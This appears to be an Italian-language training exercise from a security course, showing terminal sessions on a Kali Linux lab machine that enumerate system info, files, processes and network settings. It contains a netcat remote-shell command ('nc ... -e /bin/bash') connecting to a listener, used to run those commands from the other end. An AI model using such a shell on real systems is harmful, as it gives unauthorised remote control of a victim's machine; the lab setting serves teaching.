



Facciamo un esercizio di "discovering" nel sistema operativo Linux, usando i comandi visti fino ad ora.

L’obiettivo è ottenere informazioni sensibili e identificare i processi in esecuzione esplorando il sistema operativo.


Proseguiamo per step al fine di estrapolare le seguenti informazioni:

**1. Informazioni di sistema**
**2. Esplorazione del file system**
**3. Processi in esecuzione**
**4. Risorse di rete**
**5.Utenti e autorizzazioni**



```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 1234
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
whoami
kali
uname -a
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7
-1kali1 (2023-06-29) x86_64 GNU/Linux
ps
    PID TTY          TIME CMD
  93412 pts/1    00:00:03 zsh
  94954 pts/1    00:00:00 bash
  95761 pts/1    00:00:00 ps
ls -la
total 176
drwx------ 16 kali kali  4096 Dec 27 09:41 .
drwxr-xr-x  3 root root  4096 Dec 23 10:17 ..
-rw-------  1 kali kali     0 Dec 23 10:21 .ICEauthority
-rw-------  1 kali kali    49 Dec 27 06:30 .Xauthority
-rw-r--r--  1 kali kali   220 Dec 23 10:17 .bash_logout
-rw-r--r--  1 kali kali  5551 Dec 23 10:17 .bashrc
-rw-r--r--  1 kali kali  3526 Dec 23 10:17 .bashrc.original
drwxr-xr-x 10 kali kali  4096 Dec 27 06:33 .cache
drwxr-xr-x 13 kali kali  4096 Dec 27 06:31 .config
-rw-r--r--  1 kali kali    35 Dec 23 10:21 .dmrc
-rw-r--r--  1 kali kali 11759 Dec 23 10:17 .face
lrwxrwxrwx  1 kali kali     5 Dec 23 10:17 .face.icon -> .face
drwx------  3 kali kali  4096 Dec 23 10:21 .gnupg
drwxr-xr-x  3 kali kali  4096 Dec 23 10:17 .java
drwxr-xr-x  4 kali kali  4096 Dec 23 10:21 .local
drwx------  4 kali kali  4096 Dec 24 10:46 .mozilla
-rw-r--r--  1 kali kali   807 Dec 23 10:17 .profile
-rw-r--r--  1 kali kali     0 Dec 23 10:22 .sudo_as_admin_succes
sful
-rw-r-----  1 kali kali     4 Dec 27 06:30 .vboxclient-clipboard
-tty7-control.pid
-rw-r-----  1 kali kali     4 Dec 27 06:30 .vboxclient-clipboard
-tty7-service.pid
-rw-r-----  1 kali kali     5 Dec 27 06:30 .vboxclient-display-s
```

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.100 1234 -e /bin/bash
ls
▯
```



```
-rw-r-----  1 kali kali     5 Dec 27 06:30 .vboxclient-draganddr
op-tty7-service.pid
-rw-r-----  1 kali kali     5 Dec 27 06:30 .vboxclient-hostversi
on-tty7-control.pid
-rw-r-----  1 kali kali     5 Dec 27 06:30 .vboxclient-seamless-
tty7-control.pid
-rw-r-----  1 kali kali     5 Dec 27 06:30 .vboxclient-seamless-
tty7-service.pid
-rw-r-----  1 kali kali     5 Dec 27 06:30 .vboxclient-vmsvga-se
ssion-tty7-control.pid
-rw-------  1 kali kali  7025 Dec 27 09:41 .xsession-errors
-rw-------  1 kali kali  5835 Dec 27 06:25 .xsession-errors.old
-rw-------  1 kali kali   155 Dec 27 06:31 .zsh_history
-rw-r--r--  1 kali kali 10868 Dec 23 10:17 .zshrc
drwxr-xr-x  2 kali kali  4096 Dec 23 10:21 Desktop
drwxr-xr-x  2 kali kali  4096 Dec 23 10:21 Documents
drwxr-xr-x  2 kali kali  4096 Dec 23 10:21 Downloads
drwxr-xr-x  2 kali kali  4096 Dec 23 10:21 Music
drwxr-xr-x  2 kali kali  4096 Dec 27 06:07 Pictures
drwxr-xr-x  2 kali kali  4096 Dec 23 10:21 Public
drwxr-xr-x  2 kali kali  4096 Dec 23 10:21 Templates
drwxr-xr-x  2 kali kali  4096 Dec 23 10:21 Videos
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.100  netmask 255.255.255.0  broadcast 19
2.168.50.255
        inet6 fe80::a00:27ff:fe1b:d91d  prefixlen 64  scopeid 0x
20<link>
        ether 08:00:27:1b:d9:1d  txqueuelen 1000  (Ethernet)
        RX packets 2962  bytes 216361 (211.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 132  bytes 12354 (12.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74  bytes 7118 (6.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74  bytes 7118 (6.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
 0

pwd
/home/kali
```

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.100 1234 -e /bin/bash
ls
```